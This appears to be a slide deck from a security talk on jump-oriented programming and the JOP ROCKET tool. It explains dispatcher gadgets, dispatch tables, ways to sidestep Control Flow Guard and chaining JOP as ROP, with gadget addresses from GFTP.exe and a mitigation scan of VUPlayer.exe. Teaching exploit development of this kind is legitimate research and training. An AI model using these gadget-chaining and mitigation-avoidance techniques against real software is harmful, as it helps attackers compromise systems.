0x004300f1, # (base + 0x300f1), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00436d68, # (base + 0x36d68), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00438b7b, # (base + 0x38b7b), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00447ea7, # (base + 0x47ea7), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
```

Two-gadget Dispatcher: *Call*

- Dispatchers with call are problematic.
  - They add to the stack with each use!
  - Not usable if adding to the stack, e.g. DEP bypass

- The call form of DG can be usable with a two-gadget dispatcher!
  - We only need to find an *jmp [reg]* that has a *pop* in it to compensate.

- This comes at an extra cost: now four registers must be preserved.
  - Still viable if doing multiple stack pivot technique.
    - Same gadget can be reused.

Register	Address	Gadget
ebp	deadc0de	pop ebx; jmp [edx] # *pop* compensates the *call.*

Dispatcher dereference gadget

Dispatch Table		
Address	Value	Gadget
F9ED2340	0ab01234	xor edx, ecx; jmp edi
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	add ecx, 0x45; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab2ba34	push ecx; jmp edi
F9ED2354	41414141	Padding
F9ED2358	0ac0d3dd	push eax; jmp edi
F9ED235C	41414141	Padding

Address	Gadget
0ab0dabb	add edx, 0x8; call ebp

Dispatcher index gadget

Two-Gadget Dispatchers

- Let’s review briefly the standard forms of single gadget vs. two-gadget disaptchers

Single Gadget Dispatcher	Two-Gadget Dispatcher	
Dispatcher Gadget	Dispatcher Index Gadget	Dispatcher Dereference Gadget
add ebx, 0x8; jmp dword ptr [ebx]	add ebx, 0x8; jmp edi	jmp dword ptr [ebx]
sub edi, 0x6; jmp dword ptr [edi]	sub edi, 0x6; jmp esi	jmp dword ptr [edi]

Novel Dispatcher Gadgets

- Wait! There are more new dispatcher gadgets still!
- These are our recent, novel contributions to jump-oriented programming that will lower the barrier of entry greatly.

Alternative Dispatcher Gadgets

- Alternative string instructions can be used to predictably modify ESI and/or EDI.
- We can distance ourselves from their intended purpose
  - What matters is what they accomplish in terms of control flow.
- Plentiful, but scarcer as short dispatcher gadgets

Other Dispatcher Gadgets	Dereferenced	Overwritten	Point to Memory	Distance	Opcode
lodsd; jmp dword ptr [esi];	ESI	EAX	ESI, EAX	4 bytes	AD
cmpsd; jmp dword ptr [esi];	ESI	None	ESI, EDI	4 bytes	A7
cmpsd; jmp dword ptr [edi]	EDI	None	ESI, EDI	4 bytes	A7
movsd; jmp dword ptr [esi]	ESI	[EDI]	ESI, EDI	4 bytes	A5
movsd; jmp dword ptr [edi]	EDI	[EDI]	ESI, EDI	4 bytes	A5
scasd; jmp dword ptr [edi]	EDI	None	EDI	4 bytes	AF

Alternative String Dispatchers

- All these alternative dispatchers take on a similar form.
- No padding needed.
  - It increments by 4.
  - The qword form increments by 8, e.g. *lodsq*

Dispatch Table

Address	Value	Functional Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED2350	0ab2baee	push ecx; jmp edi
F9ED2358	0ab0da44	push eax; jmp edi

Address	Dispatcher Gadget
deadc0de	lodsd; jmp dword ptr [esi]

ESI is incremented by 4 each time it is called.

Yes, a Two-Gadget String Dispatcher Works

- We let *lodsd* increment ESI by 4 in the dispatcher index gadget.
- Next, we dereference, allowing us to reach our next functional gadgets.

Dispatcher dereference gadget

Register	Address	Dispatcher Dereference Gadget
ebp	deadc0de	jmp [esi]

Address	Value	Dispatch Table Functional Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED2350	0ab2baee	push ecx; jmp edi
F9ED2358	0ab0da44	push eax; jmp edi

Dispatcher index gadget

Address	Gadget
0ab0dabb	lodsd; jmp ebp

Various Topics

Control Flow Guard

- CFG is Microsoft’s answer to control flow integrity.
- CFG is coarse-grained CFI done at the compiler level.
  - It is imperfect.
- When implemented effectively, it can provide some defense against JOP.
  - Again though…it is imperfect.
- There have been bypasses, but we only discuss ways to *avoid* CFG.

Control Flow Guard

- Control Flow Guard checks are only inserted in front of compiler-generated indirect calls/jumps.
- We can still use instances of CALL/JMP which are generated via opcode splitting.

Opcodes	Instruction
BF 89 CF FF E3	mov edi, 0xe3ffdf89

Opcodes	Instruction
89 CF FF E3	mov edi, ecx; jmp eax

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```
Mitigations for cmd.exe

cmd.exe                 DEP: True       ASLR: True      SafeSEH: False       CFG: True
Mitigations for VUPlayer.exe

VUPlayer.exe            DEP: False      ASLR: False     SafeSEH: False       CFG: False
WININET.dll             DEP: True       ASLR: True      SafeSEH: False       CFG: False
BASS.dll                DEP: False      ASLR: False     SafeSEH: False       CFG: False
BASSMIDI.dll            DEP: False      ASLR: False     SafeSEH: False       CFG: False
BASSWMA.dll             DEP: False      ASLR: False     SafeSEH: False       CFG: False
VERSION.dll             DEP: True       ASLR: True      SafeSEH: False       CFG: False
WINMM.dll               DEP: True       ASLR: True      SafeSEH: False       CFG: False
MFC42.DLL               DEP: True       ASLR: True      SafeSEH: False       CFG: False
msvcrt.dll              DEP: True       ASLR: True      SafeSEH: False       CFG: False
kernel32.dll            DEP: True       ASLR: True      SafeSEH: False       CFG: False
USER32.dll              DEP: True       ASLR: True      SafeSEH: False       CFG: False
GDI32.dll               DEP: True       ASLR: True      SafeSEH: False       CFG: False
comdlg32.dll            DEP: True       ASLR: True      SafeSEH: False       CFG: False
ADVAPI32.dll            DEP: True       ASLR: True      SafeSEH: False       CFG: False
SHELL32.dll             DEP: True       ASLR: True      SafeSEH: False       CFG: False
COMCTL32.dll            DEP: True       ASLR: True      SafeSEH: False       CFG: False
ole32.dll               DEP: True       ASLR: True      SafeSEH: False       CFG: False
ntdll.dll               DEP: True       ASLR: True      SafeSEH: False       CFG: False
SHLWAPI.dll             DEP: True       ASLR: True      SafeSEH: False       CFG: False
MSACM32.dll             DEP: True       ASLR: True      SafeSEH: False       CFG: False
Normaliz.dll            DEP: True       ASLR: True      SafeSEH: True        CFG: False
iertutil.dll            DEP: True       ASLR: True      SafeSEH: False       CFG: False
urlmon.dll              DEP: True       ASLR: True      SafeSEH: False       CFG: False
LPK.dll                 DEP: True       ASLR: True      SafeSEH: True        CFG: False
KERNELBASE.dll          DEP: True       ASLR: True      SafeSEH: False       CFG: False
RPCRT4.dll              DEP: True       ASLR: True      SafeSEH: False       CFG: False
OLEAUT32.dll            DEP: True       ASLR: True      SafeSEH: False       CFG: False
ODBC32.dll              DEP: True       ASLR: True      SafeSEH: False       CFG: False

Note: Mitigations are only displayed for scanned modules.
        Use m command to extract modules.
```

- JOP ROCKET checks a binary's CFG status.
  - If CFG is *false*, a DLL lacks enforcement of CFG.
- JOP ROCKET allows you to exclude DLLs with CFG.
  - But JOP gadgets formed by unintended instructions can avoid it
  - If a JOP gadget looks like it will work—meaning no CFG, even though the module has CFG--*it will.*
  - We can look for DLLs without CFG.
- Inline Assembly is not checked by CFG, so gadgets from these can be used.
- CFG is only supported on Windows 8 and above.
  - Windows 7 lacks support for CFG.

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Using JOP as ROP

- If we are totally committed to ROP, we can still extend the attack surface to JOP briefly.
- Here JOP functions much like ROP, with the stack and ret being used for control flow.

Address	Gadget
base + 0x1ebd	pop edx; ret;
base + 0x1538	ret

This gadget only returns!

Load EDX with RET.

Address	Gadget
base + 0x1b34	add ebx, edi # jmp edx

=

Address	Gadget
base + 0x1db2	add ebx, edi # ret


Research Goals

Our goal has been two-fold:
Expand and make JOP viable.
Bring the knowledge and the tools to exploit developers.

We hope we have helped you.

You Try It!

- We have created two special binaries for you to **test out JOP** on your own!
  - Two binaries:
    - Easier
    - Slightly harder
  - You can find them from the GitHub, via **joprocket.com**



Thank You!

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